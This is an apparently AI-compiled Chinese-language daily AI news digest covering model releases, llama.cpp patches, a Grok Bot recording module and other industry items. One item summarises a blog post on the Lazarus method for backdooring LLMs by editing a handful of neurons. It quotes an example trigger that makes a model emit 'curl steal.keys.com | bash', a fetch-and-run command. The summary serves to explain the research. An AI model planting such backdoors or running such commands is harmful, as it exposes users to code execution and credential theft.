概览

本期共 10 条,前 3 条为今日重点;正文按板块展开。
热门模型动态
- 重点 · 美团开放 LongCat-2.5 权重:1.6 万亿参数,训练没用英伟达 GPU
- 重点 · Claude Opus 5.5 成为付费方案默认模型,Anthropic 建议删掉「think hard」
- 重点 · 欧盟开放模型 EUROPA 试训:9519 亿参数,训练提速 14 倍
全球 AI 资讯
- llama.cpp 合并两项补丁:RTX 5090 上一个矩阵乘法快 4.5 倍,Intel B70 上图像编码快一倍
- Grok Bot 1.1.0 代码里有一个面向 Mac 的对话录音模块
- 拆解 Lazarus 后门:只改 10 个神经元,大模型见到触发词就输出恶意命令
区域与早期信号
- DeepSeek 网页端代码出现「Coding Plan」额度管理,官方未宣布
- 华为介绍麒麟 9050 的巴龙 AI 调制解调器:四卡三待
- HyperS2C 发布数字前端 EDA 全流程工具链,带两个验证智能体
- Yelp AI 助手:导航和输入框保持原生,对话区由服务端驱动
九凤根据本期已引用来源整理。
热门模型动态
美团 LongCat 团队开放了智能体模型 LongCat-2.5 的权重。模型总参数 1.6 万亿,按 MIT 许可证发布,训练全程用的是国产硬件。
LongCat-2.5 在官方发布一周后开放了权重。它主要面向长时间、多步骤自主执行的智能体任务,编码是重点场景。据 The Decoder 报道,它在 Terminal Bench 上得 88.4 分,在编码基准上的水平大致相当于几个月前的 Claude Opus 5。美团称它已接近西方顶尖模型。
- 架构:混合专家(MoE),总参数 1.6 万亿,每个 token 约激活 480 亿
- 上下文:通过 API 一次最多处理 100 万 token,单次回复最长 12.8 万 token
- 模态:输入支持文本、图像和视频,输出为文本
- 许可证:MIT,允许商用、修改和再分发
- 训练硬件:全部是中国国产硬件,没有用英伟达 GPU
- 量化版:W4A4 版本单独放在一个仓库,美团称精度与未压缩模型持平
局限:榜单成绩来自美团自己公布的数据,「接近西方顶尖模型」是美团自己的说法。官方自部署指南面向的是华为硬件大集群,报道给出的规模是 194 个单元,个人或小团队很难在本地运行。
图片来源:huggingface。
来源:有原始出处 Hugging Face:LongCat-2.5-W4A4 · GitHub:自部署指南 · The Decoder
Opus 5.5 已是 Pro、Max、Ultra 和 Team 方案的默认模型。Anthropic 同时发布了提示词指南,建议用户别再沿用旧习惯。
Anthropic 称,Opus 5.5 会自己推理,并根据任务和所选的 effort 档位调整推理深度,所以「think hard」「think carefully」这类短语可以删掉。Anthropic 的内部测试显示,去掉这些短语后,回答开始得更快,质量没有可测量的下降。指南还建议从「Medium」effort 档位开始用。
这类短语出自推理模型的早期,大约在一年半以前。当时自适应推理还没有成为标准,用户有时能靠它们多挤出一点性能,或者影响路由。
局限:「更快、质量不降」只是 Anthropic 自己的测试结论。报道没有给出具体的延迟或质量数字,目前没有第三方复现。
来源:单一报道 The Decoder
03/10
欧盟开放模型 EUROPA 试训:9519 亿参数,训练提速 14 倍
受欧盟委员会委托开发 EUROPA 的意大利公司 Domyn 在公共超算上做了试训,试训配置接近 1 万亿参数。
Domyn 在 11 月 12 日发布技术文章,介绍了这次试训。试训配置有 9519 亿参数,是欧盟委员会所定下限的两倍多。试训在德国于利希的超算 JUPITER 上进行,这台机器与数百个其他项目共用。Domyn 称,试训过程中,它在这台机器上的训练速度提高到了起初的 14 倍。
欧盟委员会在 2026 年 2 月 13 日启动 Frontier AI Grand Challenge,6 月选中 Domyn 开发 EUROPA。Domyn 已在 Hugging Face 上公开过另一款模型 Domyn Edge Base。
局限:EUROPA 的权重还没有发布。Domyn 计划在模型推出时一并公开权重和训练方法,但文章没有给出日期。Declic Media 6 月曾报道,Domyn 的目标是「年内」发布。9519 亿参数只是试训配置,不一定是最终规模。
来源:有原始出处 Hugging Face:Domyn Edge Base 模型卡 · maccus.fr
全球 AI 资讯
04/10
llama.cpp 合并两项补丁:RTX 5090 上一个矩阵乘法快 4.5 倍,Intel B70 上图像编码快一倍
11 月 14 日,llama.cpp 合并了两项后端优化,一项针对 Vulkan,一项针对 SYCL。
Jeff Bolz 给 Vulkan cooperative-matrix 路径加入了窄 tile,在 RTX 5090 上大幅加速了 Q4_K、M=4096、K=14336、N=16 这一形状的矩阵乘法。Nicolas Mowen 的 SYCL 补丁(commit 07037ba)为 Muse Glimmer 视觉编码器中 13 个无 mask 的层启用了 oneDNN。这部分计算在生成任何文本之前运行。
| 补丁 | 硬件 | 改前 | 改后 | 加速倍数 |
|---|---|---|---|---|
| Vulkan Q4_K 矩阵乘 | RTX 5090 | 325.49 µs | 72.36 µs | 4.50x |
| SYCL 图像编码(3750 token) | Intel B70 | 7.851 s | 3.849 s | 2.04x |
局限:4.5 倍只是单个矩阵形状(N=16)在 kernel 层面的提速,不等于端到端的生成速度。2.04 倍是贡献者在热启动条件下自测的结果,只覆盖视觉编码阶段。
来源:单一报道 RuntimeWire:RTX 5090 补丁 · RuntimeWire:Intel B70 补丁
RuntimeWire 拆包发现,Grok Bot 1.1.0 带有一个受开关控制的对话录音模块,它是为 Apple 芯片 Mac 写的。
RuntimeWire 检查了 Grok Bot 1.1.0 签名版的 Windows x64 安装包,在里面发现了这个录音模块。录音路径在这个安装包中处于禁用状态。代码里的检查条件指向搭载 Apple 芯片、运行 macOS 14.2 及以上版本的 Mac。
局限:这是 RuntimeWire 对 Windows x64 安装包做的拆包分析。「面向 Mac」是根据代码里的检查条件推断出来的。
来源:单一报道 RuntimeWire
06/10
拆解 Lazarus 后门:只改 10 个神经元,大模型见到触发词就输出恶意命令
一篇技术博客逐步拆解了 Lazarus:这种方法给 LLM 植入后门后,模型平时表现正常,遇到固定触发词才输出攻击载荷。
文章用的示例是:模型见到 API_KEY= 时输出 curl steal.keys.com | bash。Lazarus 只修改极少数神经元,所以从权重统计上很难发现。它只对固定的触发输入生效,遇到相似的输入不会泄露载荷。原论文改了 7 个神经元,文章为了方便计算改成 10 个。挑选「沉睡」神经元时,文章用的是 Sokar 等人 2023 年提出的休眠分数:先算某个神经元的平均 |a_i|,再除以整层所有神经元的平均值,得到一个归一化比值。
局限:作者明确说,示例里的触发词和载荷是为了讲清原理特意挑的,并不现实。作者还提到,Lazarus 可能是一种老方法。这篇文章是对已有方法的复现和讲解,不是新发现的攻击。
来源:有原始出处 arXiv:Sokar et al. (2023) · int8.io 博客
区域与早期信号
开发者在 DeepSeek 网页聊天的前端代码里发现了额度管理逻辑,它指向一个名为「Coding Plan」的方案。
据 Pandaily 报道,这段代码负责额度管理,并且指向「Coding Plan」。
局限:DeepSeek 没有宣布任何订阅方案,没有公布价格、档位或上线日期。
来源:单一报道 Pandaily
08/10
华为介绍麒麟 9050 的巴龙 AI 调制解调器:四卡三待
华为称,麒麟 9050 里的巴龙 AI Modem 支持四张 SIM 卡中三张同时待机,还能识别九成以上的境外转接诈骗电话。
据 Pandaily 报道,华为公布的能力有三项:四卡三待、更快的上行速度,以及识别超过 90% 的境外转接诈骗来电。华为还称它比一款没有点名的竞品更强。
局限:以上都是华为自己公布的数据,竞品没有点名,目前没有第三方测试。
来源:单一报道 Pandaily
09/10
HyperS2C 发布数字前端 EDA 全流程工具链,带两个验证智能体
由 S2C 与 HyperSilicon 组建的 HyperS2C 推出了「5+1」数字前端 EDA 工具链,同时发布 HyperHybrid 平台和两个芯片验证智能体。
据 Pandaily 报道,这次发布包括三部分:「5+1」数字前端 EDA 工具链、HyperHybrid 平台,以及两个用于芯片验证的 AI 智能体。
局限:以上是 HyperS2C 自己的发布内容,目前只有一家媒体报道。
来源:单一报道 Pandaily
10/10
Yelp AI 助手:导航和输入框保持原生,对话区由服务端驱动
Yelp 的 AI 助手用的是混合界面:对话区由自家的服务端驱动 UI 框架 CHAOS 渲染,导航栏和输入框保留原生实现。
Yelp 助手 2024 年在 iOS 上推出,最初帮用户向本地服务商提交需求,后来扩展到查询商户信息、预订、预约和点餐。CHAOS 支持 Web、iOS 和 Android,界面改动不用发新版 App 就能推给用户。但 CHAOS 不支持文本输入框和网络请求,所以 Yelp 没有去扩展这个框架,而是改用混合方案。每次会话开始时,客户端拉取一次视图配置。之后的消息事件直接更新视图,后端还可以下发指令,比如禁用输入框。
局限:Yelp 的工程师承认,这种架构增加了协同上的复杂度。工程师要同时懂助手和 CHAOS,同一套逻辑在不同平台上的表现仍可能不一样。这套方案已经被复用到 Biz Ask Anything 试点项目。
来源:单一报道 InfoQ 中文
本文由 AI 根据文中所附信源整理,经自动事实核查后发布,发布前未经人工逐篇审核;如与原文不一致,以原始出处为准。了解本日报的制作方式或报告错误:关于本日报